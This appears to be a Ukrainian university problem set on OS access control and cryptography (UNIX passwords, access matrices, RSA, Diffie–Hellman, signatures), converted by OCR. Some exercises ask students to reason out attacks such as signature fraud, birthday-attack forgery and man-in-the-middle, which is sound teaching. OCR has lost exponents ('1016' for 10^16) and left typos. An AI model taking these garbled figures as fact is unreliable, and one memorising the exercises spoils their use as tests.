2.8 В UNIX застосовується одностороння система шифрування паролей — по зашифрованому паролю неможливо відновити вихідний пароль. Однак, чи буде коректним твердження, що насправді відбувається гешування, аніж шифрування?

2.9 Як було сказано, використання модифікатора в схемі парольного захисту UNIX підвищує складність відгадування паролю в 4096 разів. Однак, значення самого модифікатора при цьому зберігається у відкритому вигляді в тому ж записі, який містить зашифрований пароль. Таким чином, два симоволи, що автоматично додаються до пароля, стають відомими супротивнику та їх не потрібно вгадувати. Як тоді пояснити твердження, що застосування маодифіктора пароля підсилює захист?

2.10 Якщо ви розібрались з призначнням модифіктора, дайте відповідь на наступне питання. Чому б не зробити бзглуздими будь-які спроби зламу пароля взагалі, збільшуючи довжину модифікатора до значння, припустимо, 24 або 48 біт?

Керування доступом у Linux:

3.1 Що можуть зробити з файлом в Linux його власник, група власника та всі інші користувачі, якщо режим захисту файлу дорівнює *755* (вісімковий)?

3.2 Подайте надану у лістингу інформацію про власників та відповідні дозволи для деякого каталогу операційної системи UNIX у вигляді матриці доступу.
Примітка: користувач *asw* є членом відразу двох груп: *users* та *devel*, а користувач *gmw* — член лише однієї групи *users*. Обох користувачів і обидві групи слід подати у вигляді доменів, щоб у матриці було чотири рядки (по одному для кожного домену) та чотири стовпці (по одному для кожного файлу):

```
-rw-r--r--    2    gmw    users    908     May 26 16:45    PPP-Notes
-rwxr-xr-x    1    asw    devel    432     May 13 12:35    prog1
-rw-rw----    1    asw    users    50094   May 30 17:51    project.t
-rw-r-----    1    asw    devel    13124   May 31 14:30
splash.gif
```

3.3 На факультеті обчислювальних систем є локальна мережа з великою кількістю машин, що працюють під керуванням операційної системи UNIX. Користувач на будь-якій машині може ввести команду виду

```
 rexec machine4 who
```

та ця команда буде виконана на комп'ютері machine4 без входу користувача у систему віддаленого комп'ютера. Ця властивість реалізована за рахунок того, що ядро користувацької машини відправляє команду та її UID віддаленій машині. Чи надійна така схема за умови надійності всіх ядер? А що, якщо одна з машин є персональним комп'ютером студента, на якому не встановлено жодного захисту?

3.4 Професор користується спільними файлами разом зі своїми студентами, розміщуючи їх у каталогзі, до якого надано публічний доступ. Цей каталог знаходиться у системі Linux на

комп'ютері факультету обчислювальної техніки. Одного разу професор схаменувся, що дозволив доступ запису до одного з файлів для всіх користувачів. Він змінює дозволи доступу та переконується, що файл відповідає оригіналу. Наступного дня професор виявляє, що файл було змінено. Як це могло статися і як це можна було запобігти?

3.5 Враховуючи всі неприємності, які можуть заподіяти студенти, якщо вони отримають права доступу суперкористувача, чи можете ви сказати, навіщо взагалі існує поняття суперкористувача?

3.6 Linux підтримує системний виклик fsuid. На відміну від setuid, який надає користувачеві всі права, що відповідають UID виконуваноъ програми, fsuid надає при виконанні спеціальні права лише доступу до файлам. Чим така функція корисна?

Моделі керування доступом:

4.1 У повній матриці доступу рядки використовуються для доменів, а стовпци - для об'єктів. Що станеться, якщо якийсь об'єкт має бути доступний у двох доменах?

4.2 Припустимо, що система в певний момент часу має 5000 об'єктів і 100 доменів. 1 % об'єктів доступний (у комбінації з прав на читання, запис та виконання - r, w і x відповідно) у всіх доменах, 10% доступні у двох доменах, а решта 89% доступні лише в одному домені. Припустимо, що для зберігання прав доступу (комбінації r, w і x), ідентифікатора об'єкта або ідентифікатора домену потрібна одна одиниця даних. Який обсяг простору потрібно для зберігання повної матриці доступу, матриці доступу у вигляді ACL-списку та матриці доступу у вигляді переліку можливостей?

4.3 Поясніть, яка реалізація матриці доступу більше підходить для наступних операцій:
а) надання доступу до читання файлу всім користувачам;
б) скасування доступу до запису файлу всім користувачам;
в) надання доступу до запису у файл користувачам Джону, Лізі, Крісті та Джеффу;
г) скасування доступу до виконання файлу з боку користувачів Яни, Майка, Моллі та Шейна.

4.4 Розглядалися два різні захисні механізми: списки можливостей та списки керування доступом. Скажіть, які з цих механізмів можуть використовуватися для вирішення таких проблем захисту:
а) Кен хоче, щоб його файли могли читати все, окрім його офісного помічника;
б) Мітч та Стів хочуть спільно користуватися деякими таємними файлами;
в) Лінда хоче, щоб деякі її файли були загальнодоступними.


4.5 Представте права доступу, показані в лістингу каталогу завдання 3.2, у вигляді ACL-списків.

4.6 Змініть ACL-список з попереднього завдання деякого файлу для надання або скасування доступу, який не може бути представлений за допомогою rwx системи UNIX. Поясніть цю зміну.

4.7 Припустимо, що є три рівні захисту - 1, 2 та 3. Об'єкти A та B знаходяться на рівні 1, C і D - на рівні 2, а E і F - на рівні 3. Процеси 1 і 2 знаходяться на рівні 1, 3 та 4 – на рівні 2, а 5 та 6 – на рівні 3. Вкажіть для кожної з наступних операцій, чи є вона припустимою згідно моделі Белла — ЛаПадули, моделі Біби або згідно з обома моделями.
а) процес 1 виконує запис в об'єкт D;
б) процес 4 здійснює читання з об'єкта A;
в) процес 3 здійснює читання з об'єкта C;
г) процес 3 виконує запис до об'єкта C;

д) процес 2 здійснює читання з об'єкта D;
е) процес 5 виконує запис в об'єкт F;
ж) процес 6 здійснює читання з об'єкта E;
з) процес 4 виконує запис до об'єкта E;
і) процес 3 здійснює читання об'єкта F.

4.8 У моделі, Белли-ЛаПадули, показаній на ілюстраціївідсутня стрілкавід процесу B до об'єкта 1. Чи можна дозволити поставити таку стрілку? Якщо ні, то яке правило це порушує?



4.9 Якщо моделі, що показана на ілюстрації, дозволені повідомлення від одного процесу до іншого, які правила будуть до них застосовані? Зокрема, до яких процесів може відправити повідомлення процес B, а до яких не може?

4.10 Чи можевідбутися атака за допомогою троянського коня, у системі, захищеній переліком можливостей?

4.11 У схемі Amoeba для захисту можливостей користувач може попросити сервер створити новий елемент переліку можливостей із меншими правами, який потім може передати своєму другові. Що станеться, якщо друг попросить сервер видалити ще більше прав, щоб він зміг передати новий елемент переліку можливостей комусь ще?

4.12 Система використовує ACL-списки. Створіть набір функцій, що обслуговують ACL-списки, коли:
а) створюється новий об'єкт;
б) видаляється об'єкт;
в) створюється новий домен;
г) видаляється домен;
д) домену надаються нові права доступу до об'єкта
(поєднання прав на читання, запис та виконання - r, w, x);
е) у домену забираються всі права доступу до об'єкта;
ж) всім доменам надаються нові права на доступ до об'єкта;
з) всі домени позбавляються права доступу до об'єкта.

Файлова система:

5.1 Чому для Linux потрібні таблиці дескрипторів відкритих файлів?

5.2 Наведіть два приклади переваг відносних шляхів перед абсолютними.

5.3 Коли при відкритті файлу з диска зчитується і-вузол, він поміщається в таблицю і-вузлів у пам'яті. У цій таблиці є поля, які відсутні на диску. Одне з них — це лічильник, який відстежує кількість звернень до і-вузла. Навіщо потрібно це поле?

5.4 При видаленні файлу його блоки зазвичай повертаються до списку вільних блоків, але інформація у них не стирається. Як ви думаєте, чи варто операційній системі видаляти вміст кожного блоку перед його звільненням? Слід врахувати як фактори безпеки, так і фактори продуктивності та пояснити вплив кожного їх.

5.5 Коли операційна система перезавантажується після збою, то, як правило, виконується програма відновлення. Припустимо, ця програма виявляє, що значення лічильника зв'язків в деякому і-вузлі дорівнює 2, але тільки один запис каталогу посилається на даний і-вузол. Чи може програма відновлення виправити таку помилку, і якщо так, то як?

5.6 У Linux-системі перейдіть до каталогу /proc/####, де #### є десятковим числом, що відповідає номеру процесу, запущеному в даний момент у системі.
Дайте відповідь на наступні запитання, давши розгорнуті пояснення:
а) Який розмір більшості файлів у цьому каталозі?
б) Який час та яка дата встановлені для більшості цих файлів?
в) Який тип прав доступу надається користувачам щодо цих файлів?

5.7 І-вузол у системі Linux містить 12 дискових адрес для блоків даних, а також адреси одинарного, подвійного та потрійного непрямих блоків. Чому дорівнює максимальний розмір файлу, якщо кожен із непрямих блоків може містити 256 дискових адрес, а розмір дискового блоку дорівнює 1 Кбайт?

Ядро ОС, керування процесами та командна оболонка:

6.1 Назвіть три причини, за яких процес може бути припинено. Яка додаткова причина може змусити припинити свою роботу процес, що виконує сучасний додаток?

6.2 Як ви вважаєте, чому розробники операційної системи Linux зробили для процесу неможливим відправлення сигналів іншим процесам, які не входять до його групи процесів?

6.3 Які процеси, як правило, мають більш високий пріоритет, демони або інтерактивні процеси?

6.4 Чому негативні значення змінної nice може задавати тільки суперкористувач?

6.5 При створенні нового процесу йому має бути наданий унікальний номер PID. Чи достатньо для цього зберігати в ядрі лічильник, що збільшується на одиницю при створенні кожного нового процесу, і використовувати цей лічильник як новий PID? Аргументуйте свою відповідь.

6.6 У структурі завдання кожного процесу зберігається PID батьківського процесу. Навіщо?

6.7 Концепція завантажуваних модулів може стати в нагоді тому, що нові драйвери пристроїв можуть бути завантажені в ядро під час роботи системи. Назвіть два недоліки такої концепції.

6.8 Спробуйте вгадати, який системний виклик Linux виконується найшвидше.

6.9 Що робить наступний конвеєр оболонки Linux?
```
grep nd xyz | wc -l
```

6.10 Напишіть конвеєр Linux, який друкує восьмий рядок файлу z у стандартний потік виведення.

6.11 Користувач вводить з терміналу такі команди:
```
a | b | c&
d | e | f&
```
Скільки нових процесів буде працювати після того, як оболонка обробить ці команди?

6.12 Однією з технологій створення безпечної операційної системи є мінімізація розміру високонадійної обчислювальної бази - TCB. Яка з наступних функцій потребує реалізації всередині TCB і яка може бути реалізована за межами TCB:
а) перемикання контексту процесу;
б) читання файлу з диска;
в) додавання простору свопування;
г) прослуховування музики;
д) отримання GPS-координат смартфона.

Криптографія у задачах захисту інформації

7.1 Було підраховано, що машині з мільйоном процесорів, здатних обробляти 1 ключ за 1 нс, для злому шифру знадобиться всього лише 1016 років для злому 128-бітної версії AES. Порахуємо, як можна скоротити цей час до одного року. Для цього комп'ютери повинні працювати у 1016 разів швидше. Якщо закон Мура, який стверджує, що обчислювальні потужності комп'ютерів подвоюються кожні 18 місяців, продовжуватиме дотримуватися завжди, скільки років мине до того, як паралельний комп'ютер зможе скоротити час злому шифру до одного року?

7.2 Ключі AES можуть мати довжину 256 біт. Скільки варіантів ключів є в такому режимі? Чи зможете ви знайти в якійсь науці — наприклад, фізиці, хімії чи астрономії — поняття, що оперують такими величинами? Знайдіть в Інтернеті матеріали, присвячені великим числам. Зробіть висновки із цього дослідження.

7.3 Фундаментальний принцип криптографії стверджує, що всі повідомлення повинні бути надмірними. Але ми знаємо, що надмірність дозволяє зловмиснику зрозуміти, чи правильно він вгадав таємний ключ. Розгляньте два типи надмірності. У першому типі початкові n біт відкритого тексту містять відому послідовність. У другому прикінцеві n біт повідомлення містять геш. Чи еквівалентні ці типи надмірності з погляду безпеки? Відповідь поясніть.

7.4 Ви шпигун і, на ваше щастя, у вашому розпорядженні є бібліотека з нескінченною кількістю книг. Ваш оператор теж має таку бібліотеку. Ви домовилися використовувати книгу «Володар перснів» як одноразовий блокнот. Поясніть, як ви будете використовувати все наявне до створення нескінченного одноразового блокнота.

7.5 Яка ймовірність того, що в добре перетасованій колоді хоч одна з карт виявиться на своєму колишньому місці? Як ця ймовірність залежить від числа карт в колоді? Як можна це застосувати для оцінки якості випадкової перестановки?

(Під добре перетасованою колодою будемо розуміти таку колоду, у якій будь-яка карта опісля перетасування з рівною ймовірністю займає будь-яку можливу позицію.)

7.6 Яка ймовірність того, що в перетасованій колоді хоча б дві карти слідуватимуть у тому ж порядку, як і у вихідній.

7.7 (“Шифр у шифрі”). Спробуємо створити таку криптосистему, в якій Аліса передає Бобу деякий таємний текст T1, зашифрований в режимі гамування (разового шифрблокноту) з деяким ключем K. Боб отримує зашифроване повідомлення C, але до нього приходить ФСБ, яке вже перехопило зашифрований текст C під час його передавання, та погрожуючи загрозливим паяльником, примушує розкрити таємний ключ. Чи може Боб замість справжнього ключа K розкрити інший, фіктивний ключ K`, щоб при розшифруванні цим фіктивним ключем зашифрованого тексту C з`явився інший текст T2 з іншим змістом?

Вправа: Знайдіть такі значення байтів ключів K та K`, щоб

L I V E
xor
K_1 K_2 K_3 K_4
=
C_1 C_2 C_3 C_4
xor
K_1` $K_2$` K_3` $K_4$`
=
D E A D

де L I V E та D E A D – символи відкритого тексту, а K_1 ...K_4 та K_1`...$K_4$` – байти ключів.

Режими шифрування:

8.1 Якщо в ржимі ECB для алгоритма DES деякий блок зашифрованого текста буде отримано адрсесатом спотвореним, то опісля дешифрування виявиться спотвореним тільки відповідний блок відкритого тексту. В режимі CBC таке спотворення вплине також й на наступні блоки. Наприклад, спотворення що виникає при передачі C_1, вочевидь викличе спотворення в блоках P_1та P_2, які отримує адресат.
а) Чи будуть спотворені блоки, наступні за P_2?
б) Припускаючи, що помилка виникла в одному біті вхідного блоку P_1, -на яке число блоків зашифрованого тексту вплине ця помилка? Що при цьому отримає адрсат повідомлення?

8.2 Припустимо, що повідомлення було зашифровано за допомогою шифру DES у режимі зчеплення блоків. В одному з блоків зашифрованого тексту при передачі один біт змінився з 0 на 1. Яка частина тексту буде пошкоджена?

8.3 Знов розглянемо шифрування зі зчепленням блоків. На цей раз між блоками зашифрованого тексту під час передачі вставився один нульовий біт. Яка частина тексту буде пошкоджено у цьому випадку?

8.4 Якщо спотворення одного біта деякого символа зашифрованого текста виникне при передаванні у 8-бітовому режимі CFB, то на скільки блоків вплине таке спотворення в отриманому повідомленні?

8.5 Порівняйте режим шифрування зі зчепленням блоків із режимом шифрованої зворотного

зв'язку з точки зору кількості операцій шифрування, необхідних для передачі великого файлу. Який режим ефективніший і наскільки?

8.6 Розгляньте режим лічильника, але зі значенням вектора ініціалізації, що дорівнює 0. Чи загрожує використання нуля надійності шифру в цілому?

8.7 Напишіть функцію, яка приймає потік символів ASCII і шифрує його за допомогою режиму зчеплення блоків. Розмір блоку має бути 8 байт. Програма має отримувати відкритий текст із стандартного пристрою введення та друкувати зашифрований текст на стандартному пристрої виведення. Для вирішення цього завдання ви можете скористатися будь-якою підходящою системою, щоб визначити, що досягнуто кінець вхідного потоку та/або коли слід робити вставку, щоб завершити блок. Ви можете вибрати формат виведення даних, головне, щоб він не був двозначним. Програма має отримувати два параметри:
1) Вказівник на вектор ініціалізації.
2) Номер k, що представляє зміщення шифру підстановки, таке що значення ASCII буде зашифровано k-м значенням перед ним у алфавіті.
Наприклад, якщо x = 3, тоді A шифрується як D, B шифрується як тощо.
Зробіть розумні припущення щодо останнього значення набору ASCII.
Переконайтеся, що ви чітко враховуєте у своєму коді всі припущення щодо вхідного потоку та алгоритму шифрування.

Асиметричне шифрування:

9.1 Використовуючи алгоритм RSA, за таких кодів символів: a = 1, b = 2 ... y = 25, z = 26.
1) Якщо p = 5 і q = 13, знайдіть п'ять допустимих значень d.
2) Якщо p = 5, q = 31, а d = 37, знайдіть e.
3) Використовуючи p = 3, q = 11 та d = 9, знайдіть e та зашифруйте «hello».

9.2 Аліса та Боб використовують відкриті ключі RSA для шифрування під час комунікації. Труді виявляє, що вони використовують просте число для визначення числа n пар відкритого ключа. Іншими словами, Труді виявляє, що$n_a=p_a\times$ q та $n_b=p_b \times$ q. Як Труді може використати цю інформацію для того, щоб зламати код Аліси?

9.3 Опишіть шифрування та дешифрування RSAдля таких значень параметрів.
а. p=3; q=11, d=7; **M**=5.
б. p=5; q=11, e=3; **M**=9.
в. p=7; q=11, e=17; **M**=8.
г. p=11; q=13, e=11; **M**=7.
д. p=17; q=31, e=7; **M**=2.

9.4 В криптосистемі з відкритим ключем, яка використовує RSA, зловмисником прехоплено зашифрований текстC=10, для якого відкритий ключe=5, n=35. Яким в цьому випадку буде відкритий текст M?

9.5 В криптосистемі з відкритим ключем, яка використовує RSA, відкритий ключ деякого користувача e=31, n=3599. Яким буде таємний ключ даного користувача.

9.6 Припустимо, що набір блоків деякого тексту зашифроввано алгоритмом RSA, проте не відомий відповідний приватний ключ. Нехай n=pq,eбуде відкритим ключем. Якщо стане відомо, що один з блоків відкритого тексту та nмають загальний дільник, то чи буде корисною така інформація?

9.7 Застосуємо алгоритм RSA з відомим ключем для побудови геш-функції. Обробка повідомлення, яке складається з послідовності блоків, буде проходити по такі схемі: шифрується перший блок, а потім за допомогою опеерації XOR результат об`єднується зі вторим блоком та шифрується знов і так далі. Доведіть, що дана схема не достатньо захищена, вирішив наступну задачу. Нехай є повідомлення з двох блоків B1 та B2 та його геш RSAH(B1,B2)=RSA((RSA(B1) xor B2).
Для довільного блокуC1 знайдіть C2, для якого виконується рівність RSAH(C1,C2)=RSAH(B1,B2).

9.8 Щоб отримати краще уявлення про механізм роботи RSA, напишіть функцію, яка отримує як параметри прості числа p і q, розраховує відкритий та секретний RSA-ключі з використанням цих параметрів та виводить n, z, d та e як вихідні дані. Функція також має приймати потік значень ASCII та шифрувати цей вхідний потік за допомогою розрахованих ключів RSA. Програма повинна отримувати відкритий текст зі стандартного пристрою введення та роздруковувати зашифрованний текст на стандартному пристрої виведення. Шифрування повинно проводитись за кожному значенню, тобто має братися кожне значення із вхідних даних та зашифровуватись незалежно від інших значень. Для вирішення цього завдання можна скористатися будь-якою відповідною системою, щоб визначити, що досягнуто кінець вхідного потоку. Ви можете вибрати формат виведення даних, головне, щоб він не був двозначним. Впевніться, що ви чітко документуєте у своєму коді всі припущення, що стосуються вхідного потоку та алгоритму шифрування.

9.9 Шифрування з секретним ключем ефективніше, ніж шифрування з відкритим ключем, але воно вимагає, щоб відправник та одержувач заздалегідь домовилися про використовуваний ключ. Припустимо, що відправник та одержувач ніколи не зустрічалися, але існує довірена третя сторона, яка має спільний секретний ключ з відправником і ще один загальний секретний ключ з одержувачем. Як за таких обставин відправник та одержувач можуть встановити новий загальний секретний ключ?

9.10 Припустимо, що дві незнайомі людини, A і B, хочуть обмінюватися інформацією, використовуючи шифрування із секретним ключем, але не мають загального ключа. Припустимо, що вони обидва довіряють третій стороні, C, що має загальновідомий відкритий ключ. Як за таких обставин ці дві незнайомі людини можуть створити новий спільний секретний ключ?

Геш-функції та цифровий підпис:

10.1 Наведіть простий приклад математичної функції, яка в першому наближенні буде односторонньою функцією.

10.2 Криптографічну геш-функцію можливо застосувати також для того, щоб створити блочний шифр. Однак, оскільки геш-функція є однобічною, а для блочного шифру потрібен режим дешифрування, то як це можливо зробити?

10.3 Цифрові підписи мають один недолік: їх можуть використовувати ледарі. Після укладання договору в електронній комерції зазвичай потрібно, щоб клієнт підписав його своїм гешем. Якщо користувач не переймається перевіркою відповідності гешу та контракту, він має шанс випадково підписати інший договір. Припустимо, безсмертна мафія вирішила заробити на цьому гроші. Бандити створюють платний веб-сайт (що містить, наприклад, порнографію, азартні ігри тощо) та запитують у нових клієнтів номер кредитних карт. Потім користувачу надсилається договір, в якому говориться, що він бажає скористатися послугами та сплатити їх за допомогою кредитної

картки. Договір слід підписати, проте власники сайту знають, що навряд чи хтось стане порівнювати геш із контрактом. Покажіть, як зловмисники зможуть купити діаманти в легальному ювелірному інтернет-магазині за рахунок наївних клієнтів.

10.4 У математичному класі 25 учнів. Припустимо, всі студенти народилися у першій половині року — між першим січня та тридцятим червня. Яка ймовірність того, що принаймні у двох із них збігаються дні народження? Допустимо, що ні в кого з них день народження не припадає на 29 лютого, тому загальна кількість варіантів, що розглядаються, днів народження дорівнює 181.

10.5 Після того, як Елен зізналася Мерілін у своєму обмані у справі з наданням посаді Тому, Мерілін вирішила усунути проблему, записуючи вміст своїх повідомлень на диктофон, щоб її новий секретар просто набирала відповідний текст. Потім Мерилін збирається вивчати набрані повідомлення на своєму терміналі, щоб перевірити, що вони містять її точні слова. Чи може новий секретар, як і раніше, скористатися атакою, заснованою на задачі про дні народження, щоб фальсифікувати повідомлення, і якщо так, то як? Підказка: може.

10.6 Аліса хоче надіслати Бобові повідомлення, використовуючи геші SHA-1. Вона консультується з вами щодо використання відповідного алгоритму. Що ви порадите?

10.7 У міру поширення інтернет-кафе людям знадобилися способи перебувати в будь-якій точці світу та ведення в ній бізнесу. Опишіть спосіб створення документа з підписом, що використовує смарт-картки (припустимо, що всі комп'ютери обладнані зчитувачами смарт-карток). Наскільки безпечною буде ваша схема?

10.8 Щоб перевірити, чи аплет був підписаний довіреним виробником, можна включити до нього сертифікат, підписаний довіреною третьою стороною що містить відкритий ключ. Але щоб прочитати сертифікат, користувачеві потрібен відкритий ключ довіреної третьої сторони. Цей ключ може бути наданий четвертою довіреною стороною, але тоді користувачеві знадобиться також її відкритий ключ. Схоже, що способу вихідного завантаження системи перевірки не існує, проте існуючі браузери її використовують. Як це може працювати?

10.9 Аліса бажає спілкуватися з Бобом, використовуючи шифрування з відкритим ключем. Вона встановлює з'єднання з кимось, хто за її припущенням є Бобом. Вона запитує у нього відкритий ключ, і той відсилає його разом із сертифікатом X.509, підписаним Центром розповсюдження ключів. Аліса вже має відкритий ключ ЦУ. Що має тепер зробити Аліса, щоб переконатися, що вона справді спілкується з Бобом? Припустимо, Бобу байдуже, з ким він спілкується (тобто під ім'ям Боба ми тут розуміємо, наприклад, якусь загальнодоступну службу).

10.10 Припустимо, система використовує PKI, що базується на деревоподібній ієрархії Управління сертифікації. Аліса бажає поспілкуватися з Бобом і після встановлення з'єднання отримує від нього сертифікат, підписаний УС X. Припустимо, Аліса ніколи не чула про X. Що їй потрібно зробити, щоб впевнитись, що на тій стороні каналу зв'язку знаходиться саме Боб?

10.11 Схеми розподілу ключів з використанням центрів розподілу ключів вразливі до деяких атак. Сформулюйте проблеми безпеки, що виникають при такій централізації.

Криптографічні протоколи:


11.1 Для встановлення секретного ключа між Алісою та Бобом використовується алгоритм Диффі-Гелмана. Аліса посилає Бобові (227, 5, 82). Боб відповідає (125). Таємне число Аліси x = 12, а таємне число Боба y = 3. Покажіть, як Аліса та Боб можуть обрахувати таємний ключ.

11.2 Навіть якщо два користувача не користувалися спільним ключем і не мають сертифікатів, вони все одно можуть встановити загальний закритий ключ за допомогою алгоритму Діффі Гелмана.
1) Поясніть, як цей алгоритм піддається атаці типу «людина посередині».
2) Як ця властивість зміниться, якщо n чи g таємні?


11.3 Розглянемо схему Діффі-Гелмана з загальним простим числом q=11 та первісним коренем a=2.
а. Якщо користувач А має відкритий ключ Y_A=9, то яким буд таємний ключ X_A користувача А?
б. Якщо користувач В має відкритий ключ Y_B=3, то яким буде їх загалний поділюваний ключ К?

11.4 Припустимо, що організація для автентифікації застосовуєпротокол Kerberos. Як у термінах безпеки та працездатності вплине на систему вихід з ладу сервера автентифікації чи сервера видачі квитків?

11.5 Пропонуємо наступний спосіб перевірки, що два користувача мають однаковий таємний (поділюваний) ключ. Ви створюєте випадкову строку бітів, довжина якої дорівнює довжині ключа, і об`єднуєте цю строку за допомогою операції XOR з ключем та надсилаєте результат через канал зв`язку другій стороні. Та сторона, послуговуючись операцією XOR, об'єднує отриманий блок з ключем (ключ має співпадати з вашим) і повертає результат. Впевнившись, що отримана вами строка співпадає з оригінальною випадковою строкою бітів, що створили ви, можливо зробити висновок, що інша сторона також має той самий таємний ключ, хоча сам ключ не передавався вказаним каналом зв`язку. Чи нема в такій схемі прихованих дефектів?



Скорочений двосторонній протокол автентифікації



Дзеркальна атака

11.6 Змініть одне повідомлення у протоколі, зображеному на ілюстрації так, щоб протокол став стійким до дзеркальної атаки. Поясніть суть ваших змін.

11.7 У протоколі Нідхема-Шредера Аліса формує два оклики, R_A та R_{A2}. Чи не достатньо буде використовувати один оклик?

11.8 У касових апаратів, що використовують магнітні карти та PIN-коди, є істотний недолік: касир-зловмисник може модифікувати зчитуючий пристрій свого касового апарату, щоб зчитувати та зберегти всю інформацію, що зберігається на карті, в тому числі PIN-код, з метою надіслати додаткові (підроблені) транзакції у майбутньому. У наступному поколінні касових терміналів будуть використовуватись карти з повноцінним центральним процесором, клавіатурою та невеликим дисплеєм. Розробте для цієї системи протокол, який не зможе зламати касир-зловмисник.

11.9 Чи можна надіслати повідомлення PGP за допомогою багатоабонентної розсилки? Які обмеження будуть застосовуватися?

11.10 Припустимо, що в Інтернеті використовується PGP. Чи можна в цьому випадку надіслати PGP-повідомлення за довільною інтернет-адресою і бути повністю впевненим у тому, що на приймальній стороні воно буде коректно розшифроване? Обговоріть відповідь.

11.11 Назвіть три характеристики, якими повинен мати хороший біометричний індикатор, щоб його можна було використовувати як автентифікатор при вході до системи.

11.12 Механізми автентифікації розбиваються на три категорії: щось, що знає користувач, що-небудь, що він має, і що-небудь, що він являє собою. Уявіть собі систему аутентифікації, яка використовує поєднання цих трьох категорій. Наприклад, спочатку вона запитує у користувача логін та пароль, потім просить вставити пластикову картку (з магнітною смугою) та ввести ПІН-код і, нарешті, просить надати відбитки пальців. Чи можете ви придумати два недоліки такої процедури?

11.13 При використанні квантової криптографії потрібна наявність фотонної гармати, здатної при необхідності випускати одиночний фотон, що відповідає одному біту. Підрахуйте, скільки фотонів переносить 1 біт по оптоволоконній лінії зв'язку з пропускною здатністю 250 Гбіт/с. Довжина фотона передбачається рівною довжиною хвилі, тобто 1 мкм (Для потреб даного завдання). Швидкість світла в оптоволокні дорівнює 20 см/нс.


11.14 Якщо зловмиснику вдасться перехопити та регенерувати фотони під час використання квантової криптографії, деякі значення будуть прийняті невірно, а отже, з'являться помилки і в одноразовому блокноті, який приймає Боб. Яка (в середньому) частина блокнота, прийнятого Бобом, міститиме помилки?

11.15 Розгляньте стеганографічну систему, розглянуту в задачі 11.19. Кожен піксел може бути представлений у просторі кольорів як точка в тривимірній системі з осями R, G і B. Використовуючи цей простір, поясніть, що відбувається з кольоровою роздільною здатністю при такому ж використанні стеганографії, як на цьому малюнку.

